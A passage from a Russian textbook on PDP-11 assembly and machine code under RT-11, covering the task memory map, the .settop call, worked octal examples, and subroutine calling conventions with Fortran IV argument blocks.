Младшие адреса содержат таблицу векторов прерываний, причём неиспользуемые диапазоны  $000000_8$ - $000003_8$  и  $000040_8$ - $000057_8$  задействованы для хранения системной информации. Область памяти после таблицы векторов отводится для задачи, ещё дальше в старших адресах размещаются коды самой операционной системы и последняя страница, отображаемая на область регистров устройств. Компоненты операционной системы делятся на два вида: резидентные в памяти и загружаемые. Резидентный компонент, т. н. RMON, занимает самые старшие доступные адреса и всегда должен присутствовать в памяти, так как содержит обработчики прерываний и некоторые другие жизненно необходимые части. Остальные части системы, т. н. клавиатурный монитор (KMON), интерпретатор командной строки (CSI), служебные процедуры (USR) и пр., размещены в памяти перед RMON и при необходимости могут быть восстановлены. Задача имеет право разрушить все данные, лежащие до RMON, но обязана сообщить RMON'у что именно было разрушено, тогда RMON сможет повторно загрузить разрушенный код.

- `.settop`, номер вызова  $354_8$ , задать максимальный адрес, используемый программой.

Аргумент:  $R0$  должен содержать самый старший адрес, используемый программой. Результат: слово по адресу  $000050_8$  содержит максимальный допустимый адрес (даже если в  $R0$  было указано слишком большое значение).

Код      Ассемблеры

```
013700  mov @#54, R0      ; получить адрес RMON (см. табл. 33, стр. 78)
000054
016000  mov 266(R0), R0   ; получить адрес USR (также см. табл. 33)
000266
005740  tst -(R0)        ; R0=2: самый большой адрес в программе=USR-2
104354  emt 354          ; задать максимальный адрес программы
```

Задача не должна ни в каком случае изменять данные и код RMON (т. е. осуществлять запись по адресам равным или большим, чем указано в слове по адресу  $54_8$ , см. табл. 33). В случае изменения нерезидентных частей системы программа обязана сделать системный вызов .settop, чтобы обозначить разрушенную область системы, тогда при необходимости измененная часть будет восстановлена. Если программа не модифицирует системных данных, то вызов .settop необязателен. Таким образом задача не может занимать адреса большие, чем адрес начала RMON, однако целесообразно не превышать границы начала USR, так как он используется сравнительно часто, а многократная перезагрузка будет существенно снижать производительность системы. Пример, иллюстрирующий использование .settop, как раз демонстрирует способ определения адреса начала USR и определение максимального эффективного размера задачи.

Таблица 33: Выдержи из карты адресного пространства задачи в RT-11 (см. также табл. 31 на стр. 74), адреса RMON и USR приводятся для RT-11FB v5.03, F-монитор, PDP11/70, 256 КБ ОЗУ.

$000000_8$	$040000$ , $104350$ код инструкций <code>bic R0,R0</code> и <code>emt 350</code> при ошибочном вызове процедуры по адресу 0 (использование нулевого указателя) будет выполненчен данный код — код нормального завершения задачи.
$000040_8$	адрес точки входа в программу
$000042_8$	начальное (максимальное) значение SP задачи
$000050_8$	максимальный допустимый адрес программы
$000052_8$	байт с кодом ошибки системного вызова
$000054_8$	адрес начала RMON (часто $133450_8$ )
$001000_8$	традиционное начало кода и данных задачи
$103000_8$	примерное начало нерезидентных частей операционной системы
$123540_8$	начало USR
$133540_8$	начало RMON
$RMON+266_8$	( $134026_8$ ) адрес начала USR
$160000_8$	начало области отображаемых регистров

При загрузке задачи из исполняемого файла в память используется информация из заголовка исполняемого файла, содержащая а) адрес первой выполняемой инструкции, т. н. *точка входа в программу* (*program entry point*), т. е. начальное значение РС при запуске программы; б) область, отведенная для стека (в RT-11 стек растет вниз от начала программы, поэтому адрес, с которого начинается размещение программы в памяти, является начальным значением SP); в) максимальный необходимый программе адрес. Эти и некоторые другие сведения о задаче размещаются в диапазоне адресов  $40_8$ – $57_8$ :  $40_8$  — адрес точки входа;  $42_8$  — начальное значение SP (значение 0 обозначает стандартное значение  $1000_8$ );  $50_8$  — максимальный адрес программы, его можно использовать при необходимости определить размер отведенной для задачи области памяти (системный вызов .settop корректирует величину по адресу  $50_8$ ).

Простые программы в машинных кодах в RT-11 удобно размещать, начиная с адреса  $1000_8$  в сторону возрастания адресов, до адресов не превышающих  $103000_8$  (в случае систем с ОЗУ 64 КБ или большим). В этом случае ни вызовов .settop, ни дополнительной коррекции заголовка не требуется, а стек располагается в адресах до  $1000_8$  (т. е. начальное значение SP при запуске программы устанавливается равным  $1000_8$ ).

**Пример 1. Сложение двух чисел  $C=A+B$ , где A, B и C расположены по адресам  $1400_8$ ,  $1402_8$  и  $1404_8$  соответственно, программа размещается с адреса  $1000_8$ :**

Абсолютные адреса			Относительные адреса		
Адрес	Код	Примечания	Код	Примечания	
$001000$	$013701$	<code>mov @#1400,R1</code>	$016701$	<code>mov 1400,R1</code>	
$001002$	$001400$		$000374$	$=1400-1004$	
$001004$	$063701$	<code>add @#1402,R1</code>	$066701$	<code>add 1402,R1</code>	
$001006$	$001402$		$000372$	$=1402-1010$	
$001010$	$010137$	<code>mov R1,@#1404</code>	$010167$	<code>mov R1,1404</code>	
$001012$	$001404$		$000370$	$=1404-1014$	
$001014$	$005000$	<code>clr R0</code>	$005000$	<code>clr R0</code>	
$001016$	$104350$	<code>emt 350</code>	$104350$	<code>emt 350</code>	

Слева приведен код программы, использующий абсолютные адреса (режим адресации  $37_8$ ), справа — относительные адреса (режим  $67_8$ ). подробнее о вычислении относительных адресов см. раздел «Регистры и режимы адресации», стр. 55. Эту программу можно реализовать и выполнить под управлением RT-11, для чего надо ввести следующие команды:

.d  $1000=13701,1400,63701,1402,10137,1404,5000,104350$

*d (deposit) разместить в памяти, начиная с адреса  $1000_8$  указанные коды. Пробелы в строке не допускаются, числа — восьмеричные, их можно начинать с нулей, цифры 8 и 9 недопустимы. При вводе более чем 16-ти разрядного числа (например,  $d 1000=777777$ ), будет выполнено отсечение лишних старших разрядов (т. е. вместо 777777 будет записано 177777).*

.d  $1400=1,2$

.e  $1400-1404$

$000001\ 000002\ 000000$

*e (examine) отобразить коды, находящиеся в указанном диапазоне адресов.*

.start  $1000$

*start – начать выполнение программы с указанного адреса.*

.e  $1400-1404$

$000001\ 000002\ 000003$

После выполнения программы по адресу  $1404_8$  размещена искомая сумма чисел.

**Пример 2. Инициализация массива.** Заполнить массив из 5 целых чисел последовательно возрастающими числами, начиная с 0. Массив начинается с адреса  $1000_8$ , код программы — с адреса  $1012_8$  (т. е. сразу после массива).

Адрес	Код	Ассемблер	Примечания
001012	012700	mov #1000, R0	
001014	001000		
001016	005001	clr R1 ; обнулить R1	
001020	010120	mov R1, (R0)+ ; соответствует $*R0++ = R1$ на языке C	
001022	005201	inc R1 ; увеличить R1 на 1	
001024	022701	cmp #5, R1	
001026	000005		
001030	003373	bgt .-10 ; if ( 5 > R1 ) goto 1020	
001032	005007	clr PC ; передать управления на адрес 0	

В ассемблере символ точка «.» обозначает «адрес текущей строки» (не путать с текущим значением РС, они не совпадают!), инструкция «`bgt .-10`» должна передать управление на  $10_8$  байт до данной инструкции, т. е.  $1030_8 - 10_8 = 1020_8$ . При этом код инструкции перехода будет равен  $003373_8$ : код инструкции `bgt: 00300C8`, где расстояние СС вычисляется от текущего значения РС в словах и должно быть равно  $-5$  (или  $373_8$  в виде байта в дополнительном коде).

Программа в примере завершается инструкцией  $005007_8$  (`clr PC`), что для RT-11 корректно: эта инструкция обнулит РС, т. е. передаст управление на адрес 0, а там находится последовательность инструкций `bic R0,R0` и `emt 350`, завершающих задачу (см. табл. 33, стр. 78).

```
.d 1012=12700,1000,5001,10120,5201,22701,5,3373,5007
.e 1000-1012
000000 000742 000340 000000 000000 012700
.start 1012
.e 1000-1012
000000 000001 000002 000003 000004 012700
```

Здесь регистр `R0` используется как указатель на целое число. Код данной программы примерно соответствует следующему коду на языке С:

```
static short array[5]; /* 10008-10138: место для массива */
short *R0 = array; /* 10128-10158: 012700,001000 */
short R1 = 0; /* 10168-10178: 005001 */

do {
    *R0++ = R1; /* 10208-10218: 010120 mov R1, (R0)+ */
    R1++;
} while ( 5 > R1 ); /* 10228-10238: 005201 inc R1 */
/* 10248-10318: 022701,000005,003373 */
```

Использование регистров в роли указателей позволяет эффективно использовать сложные режимы адресации, экономя процессорное время и память.

**Пример 3. Найти индекс наименьшего элемента массива** из десяти чисел без знака. Если в массиве несколько элементов являются наименьшими, то найти индекс первого. Код программы начинается с адреса  $1000_8$ , сразу после неё расположен массив. Полученный индекс запомнить в слове по адресу  $2000_8$ .

Адрес	Код	Ассемблер	Примечания
001000	012700	mov #22, R0	; в R0 индекс×2 последнего элемента
001002	000022		
001004	000406	br .+16	; (1022) считаем последний минимальным
001006	162700	sub #2, R0	; переходим к предыдущему элементу
001010	000002		
001012	103407	bcs .+20	; (1032) конец цикла при переходе через 0
001014	026002	cmp 1046(R0), R2	; сравнить элемент с минимальным
001016	001046		
001020	101372	bhis .-12	; (1006) (!) беззнаковое сравнение
001022	010001	mov R0, R1	; запоминаем индекс×2 минимального
001024	016002	mov 1046(R0), R2	; и его значение
001026	001046		
001030	000766	br .-22	; (1006) в начало цикла
001032	000241	clc	; делим на два сдвигом вправо
001034	006001	ror R1	; (флаг переноса заносится в знак)
001036	010137	mov R1, 2000	; сохранить результат
001040	002000		
001042	005000	clr R0	; завершить работу
001044	104350	emt 350	

В этом примере диапазон адресов  $1000_8$ – $1045_8$  занят кодом программы, а диапазон  $1046_8$ – $1071_8$  занят входным массивом. Регистр R0 является удвоенным индексом элемента массива (т. к. массив состоит из целых 2-х байтовых чисел), R1 хранит удвоенный индекс найденного наименьшего элемента, а R2 — значение наименьшего элемента. Для обращения к  $i$ -тому элементу массива используется 6-ой режим адресации (см. инструкции по адресам  $1014_8$  и  $1024_8$ ), где в качестве индекса используется адрес начала массива, а в регистре R0 находится удвоенная величина  $i$  ( $1046(R0)$  — см. табл. 19 на стр. 58)

```
.d 1000=12700,22,406,162700,2,103407,26002,1046,101372,10001,16002,1046
.d 1030=766,241,6001,10137,2000,5000,104350
.d 1046=3,2,1,2,3,4,177774,177775,177776,177777
.start 1000
.e 2000
000002
```

В большинстве случаев использование указателей на элементы массива (в регистрах) немного эффективнее, чем использование индексов.

**Пример 4. Работа со списком.** Дан список структур `_str_list` (см. ниже), заданный указателем на первый элемент списка, расположенным по адресу `1000b`. Вывести строку, первая буква которой равна '0'.

```
struct _str_list {
    struct _str_list *pnext;
    char             *pstr;
};
```

На С (стандарт ISO C99 [45]) код мог бы выглядеть так:

```
struct _str_list *pfirst = &(struct _str_list){
    &(struct _str_list){ &(struct _str_list){ 0, "Two" }, "One" }, "Nil"
};

void main( void ) {
    struct _str_list *p;

    for ( p = pfirst; p; p = p->pnext ) if ( p->pstr[0] == '0' ) {
        puts( p->pstr );
        break;
    }
}
```

Примем, что указатель `p` будет размещаться в регистре `R2`, а код буквы '0' будет скопирован в `R1` для уменьшения числа обращений к памяти.

Адрес	Код	Ассемблер	Примечания
001000	001042	.word 1042	; <code>pfirst</code>
001002	012701	mov #'0, R1	; в <code>R1</code> код буквы 0 ( <code>117<sub>b</sub></code> )
001004	000117		
001006	016702	mov 1000, R2	; в <code>R2</code> адрес первого элемента
001010	177766		; <code>=001000-001012</code>
001012	001405	beq .+14	; ( <code>1026</code> ) <code>=001400 + 5</code> проверка на ноль
001014	127201	cmplb @2(R2), R1	; первый символ строки равен '0'?
001016	000002		
001020	001404	beq .+12	; ( <code>1032</code> ) <code>=001400 + 4</code> да, искомая строка
001022	011202	mov (R2), R2	; переходим к следующей
001024	001373	bne .-10	; ( <code>1014</code> ) <code>=001000 + -5</code> если не нулевой
001026	005000	clr R0	; завершение программы
001030	104350	emt 350	
001032	016200	mov 2(R2), R0	; вывести строку
001034	000002		
001036	104351	emt 351	
001040	000772	br .-12	; ( <code>1026</code> ) <code>=000400 + -6</code> выход из программы

Адрес	Код	Ассемблер	Примечания
001042	001046	.word 1046	; <i>next</i> (первая структура списка)
001044	001056	.word 1056	; <i>pstr</i>
001046	001052	.word 1052	; <i>next</i> (вторая структура списка)
001050	001062	.word 1062	; <i>pstr</i>
001052	000000	.word 0	; <i>next</i> (последняя структура списка)
001054	001066	.word 1066	; <i>pstr</i>
001056	064516	.word 64516	; "Ni" (строки "Nil", "One", "Two")
001060	000154	.word 154	; "1\0"
001062	067117	.word 67117	; "0n"
001064	000145	.word 145	; "e\0"
001066	073524	.word 73524	; "Tw"
001070	000157	.word 157	; "o\0"

В предыдущем, третьем, примере индексный режим адресации использовался для обращения к  $i$ -тому элементу массива, при этом в регистре находилось смещение от начала массива до элемента, а индекс задавал адрес начала массива. В данном примере (см. инструкции по адресам  $1032_8$  и  $1014_8$ ) индексный режим используется «наоборот»: в регистре находится адрес (структурь), а индекс задаёт смещение от начала структуры до искомого поля. Особенно интересна инструкция по адресу  $1014_8$ , выполняющая сравнение  $p->pstr[0] == '0'$ : здесь используется 7-ой режим адресации для того, чтобы по указателю на структуру, содержащую указатель на строку, получить код первого символа строки одной инструкцией.

```
.d 1000=1042,12701,117,16702,177766,1405,127201,2,1404,11202,1373,5000
.d 1030=104350,16200,2,104351,772,1046,1056,1052,1062,0,1066,64516
.d 1060=154,67117,145,73524,157
```

```
.start 1002
```

```
0ne
```

Ещё один интересный момент: перемещение кода обработки специфичных условий из тела цикла. В данном примере весь цикл размещается в диапазоне адресов  $1014_8$  —  $1025_8$ , а обработка строки, начинающейся на букву 'O', не просто вынесена из цикла, но даже размещена за кодом завершения программы (или, в случае использования подпрограмм — за инструкциями возврата из подпрограммы). Такая перегруппировка позволяет ускорить выполнение программы благодаря уменьшению числа инструкций перехода и размещению часто выполняемых условных переходов так, чтобы переход по возможности не выполнялся при нормальном выполнении цикла. В данном случае после вывода строки цикл завершается, но даже если бы его не надо было завершать, то инструкцией перехода по адресу  $1040_8$  надо было бы просто вернуться внутрь цикла (код инструкции  $000770_8$ ; «br 1022»). Это выглядит неправильно с точки зрения структурного программирования (множественные выходы из тела цикла и возвращения в него же),

но обеспечивает более компактный и быстрый код и широко применяется при разработке программ на низком уровне.

## **Подпрограммы, передача аргументов, фреймы вызова подпрограмм**

Существенный момент в программировании — организация подпрограмм. Здесь принципиально важным моментом оказывается способ выделения пространства для хранения локальных переменных и аргументов подпрограмм. Самым эффективным является использование регистров ЦПУ, но, очевидно, для реальных программ ограничиться только использованием регистров невозможно. Поэтому разные языки программирования высокого уровня предполагают различные модели управления памятью, т. е. предоставления адресного пространства задачи для хранения переменных и аргументов. Сложилось несколько более-менее устойчивых моделей:

- *статическое распределение памяти* (в, например, Fortran IV, Basic); это один из самых простых вариантов с точки зрения реализации, и весьма ограниченный с точки зрения приёмов программирования;
- *выделение пространства в стеке* (например, в C/C++, Pascal и пр.); на данный момент самый распространенный механизм для выделения пространства для локальных переменных в языках программирования с компиляцией в нативный исполняемый код;
- *выделение пространства в куче* (в т. ч. в управляемой, т. н. *managed heap*, например, в Go, Ruby и пр.); область применения постепенно расширяется, часто встречается в объектно-ориентированных языках.

В последующем материале будут чуть более подробно рассмотрены механизмы статического и стекового распределений памяти.

Способ выделения пространства для хранения переменных определяет свойства этих переменных и, соответственно, возможности и особенности языка программирования. Если вспомнить язык C, то такими свойствами переменных являются *время жизни* и *область видимости*.

Первое свойство — *время жизни* — непосредственно связано со способом выделения памяти. Если память выделяется статически, т. е. для переменной заранее предусматривается место в памяти при разработке программы (в рассмотренных ранее примерах сделано именно так), то время жизни переменной соответствует времени жизни всей программы. Реализация переменных с меньшим временем жизни предполагает использование динамических механизмов управления памятью — когда место для переменной выделяется и освобождается по требованию (скажем, при входе в подпрограмму и при выходе из неё).

Второе свойство — *область видимости* — обсуждать на уровне машинных кодов не приходится, это свойство реализуется на этапе компиляции. На данном уровне обсуждения важно, чтобы область видимости была согласована со време-

нем жизни — т. е. чтобы переменные не были «видимы» в то время, когда пространство для них не выделено.

В качестве примера со статическим распределением памяти рассмотрим небольшую программу на языке Fortran IV для PDP11:

```

program main
type*, 'test(3)=' , test(3)
ix=14
type*, 'before: ix=' , ix, ' test(ix)=' , test(ix), ' after: ix=' , ix
do 1 i=1,2
1 type*, 'test(15)=' , test(15)
end

function test( i )
data d/1.0/
r = r + i*d
i = mod( i, 10 )
test = r
d = d / 100.0
return
end

```

! начальное значение множителя  
 ! накопление результата  
 ! изменение аргумента  
 ! задать Возвращаемое значение  
 ! изменение множителя

В Fortran IV пространство для всех переменных выделяется статически и время жизни переменных равно времени жизни всей программы (например, переменные *d* и *r* в подпрограмме *test* при запуске программы инициализируются значениями *1.0* и *0.0* и сохраняют промежуточные результаты между обращениями к *test*). Предварительное определение типов не требуется, переменные и функции, имя которых начинается на *i*, *j*, *k*, *l*, *m* и *n* считаются целочисленными по умолчанию, остальные — вещественными. Аргументы подпрограмм передаются по ссылке, т. е. изменение аргумента в подпрограмме изменяет актуальный параметр в вызывающей функции (присвоение аргументу *i* подпрограммы *test* остатка от деления *i* на *10* изменяет актуальные параметры: *ix* вместо 14 становится равным 4, а параметр, заданный числом 15, при повторном вызове в цикле оказывается равным 5).

```

.run demo1
test(3)= 3.000000
before: ix= 14 test(ix)= 3.140000 after: ix= 4
test(15)= 3.141500
test(15)= 3.141505
STOP --

```

Подпрограмма *test* накапливает в локальной переменной *r* суммарное значение, полученное прибавлением аргумента, умноженного на 1 при первом вызове, *0.01* при втором, *0.0001* при третьем и т. п. Вызов функции *test(15)* дважды в цикле первый раз прибавляет *15\*0.0001*, а второй — *5\*0.00001*, т. е. значение

аргумента 15 изменилось на 5 в результате первого вызова. Такое поведение кажется совершенно непривычным и даже ненормальным по сравнению с C или Pascal, но совершенно логично и весьма эффективно в случае статического выделения памяти.

Преобразование программы на языке высокого уровня в машинный код выполняет компилятор. В случае языков программирования со статическим распределением памяти компилятор формирует список всех переменных и констант с учётом их типов и размеров, после чего определяет их размещение в памяти<sup>1</sup> и адреса.

Часто статическое распределение памяти сопровождается (хотя это не обязательно) передачей аргументов по ссылке. Дело в том, что адреса всех переменных вычисляются компилятором и, следовательно, ещё во время компиляции могут быть вычислены и сформированы списки актуальных параметров вызовов процедур в программе. При передаче аргументов по значению формирование списка актуальных параметров может быть сделано только во время выполнения, когда будут известны их значения. Таким образом, передача аргументов по ссылке в случае статического распределения памяти позволяет выполнить часть работы на этапе компиляции, а не выполнения. В общем случае это целесообразно, так как программа после компиляции исполняется обычно многократно.

Существует т. н. *соглашение о вызовах*: набор правил, которым надо руководствоваться при обращении к подпрограммам и при их реализации. Некоторые правила соглашения о вызовах связаны с работой компиляторов, поэтому обсуждение соглашений будет продолжено в последующих разделах, а сейчас будут рассмотрены лишь вопросы, влияющие на код подпрограмм и обращений к ним:

- способ вызова подпрограмм: используемые инструкции для вызова подпрограммы и возврата управления, например, для PDP11 возможны `jsr Rn, call (jsr PC), emt, trap, rts Rn, return (rts PC), rti` и т. п.;
- способы и порядок передачи аргументов в подпрограмму: для разных типов данных могут использоваться различные способы, включая передачу в регистрах, в стеке, в статической памяти и т. п., как по значению, так и по ссылке (при этом вместо значения переменной передается её адрес);
- способы возвращения результата выполнения функции: могут различаться для разных типов данных, часто осуществляется через регистры, иногда с помощью дополнительного неявного аргумента, в котором сохраняется результат;
- способ освобождения динамически выделяемых ресурсов: если для передачи актуальных параметров требуется динамически формировать некоторые структуры, то надо оговорить кто (вызывающий или вызываемый) будет их освобождать и как именно это делается;

---

1 В случае статического распределения памяти зачастую в язык вводят специальные ключевые слова, предназначенные для управления размещением переменных в памяти. Для Fortran, скажем, это EQUIVALENCE (см. стр. 174), описывающее наложение одних переменных на другие, и COMMON (см. стр. 175), позволяющее группировать данные и организовывать доступ к этой группе из разных модулей и подпрограмм.

- ограничения на использование регистров: использование некоторых регистров может быть явно определено предыдущими правилами соглашения (для передачи аргументов или возврата значения и т. п.). Однако возникает вопрос: а может ли вызывающий код полагаться на неизменность содержимого регистра, если он явно не используется для вызова подпрограммы? Фактически это эквивалентно вопросу: какие регистры подпрограмма не имеет права изменять (или обязана сохранять и восстанавливать сама), а какие — может?

В дальнейшем будет взят один небольшой пример и реализован с использованием различных соглашений о вызовах для разных способов распределения памяти. Так как полное рассмотрение соглашений пока не осуществляется, то будет использовано некоторое упрощенное подмножество, лишь иллюстрирующее основные идеи.

Общая формулировка задачи: разработать подпрограмму, вычисляющую сумму элементов вектора целых 16-ти разрядных чисел, и вызывающую её программу. Аргументами подпрограммы являются: длина вектора и адрес начала одномерного массива, в котором размещен вектор. Корректность задания аргументов можно не проверять. Результат сохранить в переменной в памяти. В качестве иллюстрации решение этой задачи на Fortran IV и C (стандарт ISO C99 [45]) приводятся ниже:

<pre>program main integer S, NUMS(5) data LEN/5/,NUMS/1,2,3,4,5/ S = isum( LEN, NUMS ) end  function isum(L,N) dimension N(L) isum = 0 do 1 i=1,L 1 isum = isum + N(i) return end</pre>	<pre>int isum( int L, int *N ) {     int i, s;     for ( i=s=0;i&lt;L;i++ ) s += *N++;     return s; }  void main( void ) {     static int S;     S = isum( 5, (int[]){1,2,3,4,5} ); }</pre>
---	--

**Пример 5. Вычисление суммы элементов вектора для статического распределителя памяти.** Ниже приведен код, использующий соглашение о вызовах, первоначально рекомендованное разработчиками PDP11, но на практике почти не использовавшееся. Сходное, хотя и не точно соответствующее, соглашение использовалось в Fortran IV для вызова некоторых встроенных процедур.

В используемом соглашении о вызовах предполагается, что подпрограмма возвращает результат в регистре R0 (так делается для целых чисел в большинстве используемых соглашений, как для статического, так и для динамического распределения), аргументы передаются по ссылке, список указателей на аргументы размещается непосредственно после инструкции jsr R5, ... прямо в коде программы, подпрограмма обязана сохранять значения во всех регистрах, кроме R0.

Пусть длина вектора хранится в слове по адресу  $1000_8$ , а сам вектор — в словах по адресам  $1002_8 - 1013_8$ , результат вычисления должен сохраняться в слове по адресу  $1014_8$ , а код программы начинается с адреса  $1016_8$ :

Адрес	Код	Ассемблер	Примечания
001000	000005	len: .word 5	; len
001002	000001	nums:.word 1	; элементы Вектора
001004	000002	.word 2	
001006	000003	.word 3	
001010	000004	.word 4	
001012	000005	.word 5	
001014	000000	S: .word 0	; S
001016	004567	jsr R5, isum	; Вызов подпрограммы isum
001020	000014		; =1036 - 1022
001022	001000	.word len	; первый аргумент
001024	001002	.word nums	; второй аргумент
001026	010067	mov R0, S	; сохранение результата
001030	177762		; =1014 - 1032
001032	005000	clr R0	; завершение программы
001034	104350	emt 350	

При входе в подпрограмму R5 содержит адрес следующей после jsr R5,... инструкции, фактически это адрес первого аргумента. Во время выполнения подпрограммы аргументы последовательно извлекаются с помощью автоинкрементных режимов к R5 ( $(R5)+$ ,  $25_8$  — получить адрес аргумента или  $@(R5)+$ ,  $35_8$  — получить значение аргумента), так что после извлечения всех аргументов R5 будет указывать на следующее после всех аргументов слово — инструкцию mov R0, S по адресу  $1026_8$ . Таким образом, rts R5 передаст управление на инструкцию, расположенную сразу после блока аргументов:

001036	010146	isum:mov R1, -(SP)	; сохраняем R1 в стеке
001040	010246	mov R2, -(SP)	; сохраняем R2 в стеке
001042	013501	mov @(R5)+, R1	; получаем длину Вектора
001044	012502	mov (R5)+, R2	; получаем адрес Вектора
001046	005000	clr R0	; обнуляем начальную сумму
001050	062200	add (R2)+, R0	; прибавляем очередной элемент
001052	077102	sob R1, .-2	; цикл
001054	012602	mov (SP)+, R2	; Восстанавливаем R2 из стека
001056	012601	mov (SP)+, R1	; Восстанавливаем R1 из стека
001060	000205	rts R5	; выход из подпрограммы

Такое соглашение требовательно к равенству числа актуальных параметров числу формальных аргументов: расхождение вызовет ошибку с определением адреса возврата. Часто в блок аргументов вставляют дополнительное первое слово, содержащее число формальных параметров в блоке, тогда подпрограмма может

перед выходом установить правильное значение R5 даже при несовпадении числа актуальных параметров и числа аргументов.

```
.d 1000=5,1,2,3,4,5,0
.d 1016=4567,14,1000,1002,10067,177762,5000,104350
.d 1036=10146,10246,13501,12502,5000,62200,77102,12602,12601,205

.start 1016

.e 1000-1014
000005 000001 000002 000003 000004 000005 000017
```

**Пример 6. Вычисление суммы элементов вектора, соглашение языка Fortran**, статический распределитель памяти, PDP11, соглашение в соответствии с [73]. В рассмотренном выше примере отмечается недостаток принятого подхода: сложность возврата управления при различающемся числе актуальных параметров и аргументов. Это означает необходимость генерации более громоздкого кода также и в случае подпрограмм с переменным числом аргументов.

Однако есть и ещё один, более серьёзный недостаток: блок аргументов, внедрённый в код, зачастую не может быть изменен (код стираются делать неизменяемым). А это означает, что в качестве актуальных параметров нельзя указывать аргументы, так как их действительные адреса неизвестны на этапе компиляции: вызов одних подпрограмм из других оказывается затруднительным.

В практических применениях соглашениях о вызовах в блок аргументов обычно добавляют информацию о числе аргументов<sup>1</sup>, сам блок размещают не в коде программы, в R5 записывается адрес начала этого блока, а подпрограмму вызывают с помощью jsr PC,.... Такой подход позволяет либо использовать подготовленные компилятором блоки аргументов, либо формировать их в коде.

Рассмотренный ранее пример чуть усложним: главная программа будет вызывать не функцию isum, а функцию sum2 с точно такими же аргументами, в свою очередь функция sum2 вызывает прежнюю функцию isum. Таким образом, будет показано формирование и использование как статического блока аргументов (в главной программе), так и динамического (в функции sum2):

<pre>program main integer S, sum2, NUMS(5) data LEN/5/,NUMS/1,2,3,4,5/ S = sum2( LEN, NUMS ) end integer function sum2( L, N ) sum2 = isum( L, N ) return end</pre>	<pre>function isum( L, N ) dimension N(L) isum = 0 do 1 i=1,L     isum = isum + N(i) 1   return end</pre>
---	---

*Так как в sum2 аргумент N передаётся по ссылке, то он не обязан быть массивом.*

---

<sup>1</sup> Этого достаточно, если аргументы передаются по ссылке. А если аргументы передаются как по ссылке, так и по значению, то требуется информация ещё и о размере всего блока аргументов, т. к. он зависит не только от числа аргументов, но и от их типов (то есть их размеров).

Адрес	Код	Ассемблер	Примечания
001000	000005	len: .word 5	; len
001002	000001	nums:.word 1	; элементы Вектора
001004	000002	.word 2	
001006	000003	.word 3	
001010	000004	.word 4	
001012	000005	.word 5	
001014	000000	S: .word 0	; S
<i>статический блок аргументов</i>			
001016	000002	Args:.word 2	; число аргументов +00
001020	001000	.word len	; первый аргумент +02
001022	001002	.word nums	; второй аргумент +04
<i>главная программа</i>			
001024	012705	mov #Args, R5	
001026	001016		
001030	004767	jsr PC, sum2	; вызов подпрограммы
001032	000040		; =1074 – 1034
001034	010067	mov R0, S	; сохранение результата
001036	177754		; =1014 – 1040
001040	005000	clr R0	; завершение программы
001042	104350	emt 350	
<i>подпрограмма isum</i>			
001044	010146	isum:mov R1, -(SP)	; сохраняем R1 в стеке
001046	010246	mov R2, -(SP)	; сохраняем R2 в стеке
001050	017501	mov @2(R5), R1	; получаем длину Вектора
001052	000002		; смещение в блоке аргументов
001054	016502	mov 4(R5), R2	; получаем адрес Вектора
001056	000004		; смещение в блоке аргументов
001060	005000	clr R0	; обнуляем начальную сумму
001062	062200	add (R2)+, R0	; прибавляем очередной элемент
001064	077102	sob R1, .-2	; цикл
001066	012602	mov (SP)+, R2	; восстанавливаем R2 из стека
001070	012601	mov (SP)+, R1	; восстанавливаем R1 из стека
001072	000207	rts PC	; выход из подпрограммы

Подпрограмма sum2 размещена после isum, чтобы можно было сравнить предыдущий пример с этим по адресам: подпрограмма isum закончилась в предыдущем примере по адресу 1062<sub>8</sub> (не включая), а в нынешнем 1074<sub>8</sub>. Применение более универсальных и гибких соглашений, естественно, оказывается более дорогостоящим: суммарный размер главной программы и блока аргументов возраст, равно как возраст размер подпрограммы (за счёт использования индексных режимов адресации).

Адрес	Код	Ассемблер	Примечания
<i>подпрограмма sum2</i>			
001074	010546	sum2:mov R5, -(SP)	; сохраняем R5 в стеке
001076	016546	mov 4(R5),-(SP)	; адрес второго аргумента в стек
001100	000004		; смещение в блоке аргументов
001102	016546	mov 2(R5),-(SP)	; адрес первого аргумента в стек
001104	000002		; смещение в блоке аргументов
001106	012746	mov #2, -(SP)	; число аргументов в стек
001110	000002		
001112	010605	mov SP, R5	; адрес динамического блока в R5
001114	004767	jsr PC, isum	; Вызов подпрограммы
001116	177724		; =1044 - 1120
001120	062706	add #6, SP	; удаляем блок из стека
001122	000006		
001124	012605	mov (SP)+, R5	; Восстанавливаем R5 из стека
001126	000207	rts PC	; Выход из подпрограммы

Применение R5 только для передачи аргументов делает необязательным его коррекцию в процессе выборки аргументов, поэтому вместо автоинкрементных режимов адресации часто используются индексные. Последние, хотя и дают более длинные инструкции, обеспечивают более формализованный, проще генерируемый и легче читаемый код. Однако при этом приходится сохранять и восстанавливать R5, если данная подпрограмма вызывает другую (в случае jsr R5,... это делалось инструкциями jsr R5,... rts R5).

```
.d 1000=5,1,2,3,4,5,0,2,1000,1002
.d 1024=12705,1016,4767,40,10067,177754,5000,104350
.d 1044=10146,10246,17501,2,16502,4,5000,62200,77102,12602,12601,207
.d 1074=10546,16546,4,16546,2,12746,2,10605,4767,177724,62706,6,12605,207

.start 1024

.e 1014
000017
```

В вычислительных системах общепринято, что стек растет от больших адресов к меньшим, т. е. при записи в стек значение SP уменьшается. Именно поэтому блок аргументов формируется в обратном порядке: сначала в стек помещается второй аргумент, потом — первый и лишь затем слово с числом аргументов. Так как уменьшение указателя является префиксным, то SP указывает на последнее занесенное в стек слово и команда 010605<sub>8</sub> (mov SP, R5) загружает в R5 адрес начала сформированного блока аргументов. После возврата из подпрограммы достаточно увеличить SP на 6 для удаления всего блока.

Согласно стандарту языка Fortran подпрограммы могут быть вызваны с разным числом аргументов, и, кроме того, некоторые аргументы могут быть пропущены. Принятый формат блока аргументов позволяет осуществлять все подобные вызовы: число аргументов в блоке задаёт их полное количество, включая

пропущенные (например, `test(,1,,)` — четыре аргумента, из них первый, третий и четвёртый пропущены), а так как аргументы передаются по ссылке, то недопустимый адрес `-1` (`177777b`) маркирует пропущенный аргумент (у актуального параметра не может быть такого адреса).

Для приведенного выше вызова процедуры `test(,1,,)` блок актуальных параметров будет иметь такой вид:

```
One: .word    1      ; константы тоже передаются по ссылке
Args:.word    4      ; начало блока: число аргументов
    .word   -1      ; первый аргумент пропущен
    .word   One     ; адрес второго аргумента
    .word   -1      ; третий аргумент пропущен
    .word   -1      ; четвертый аргумент пропущен
```

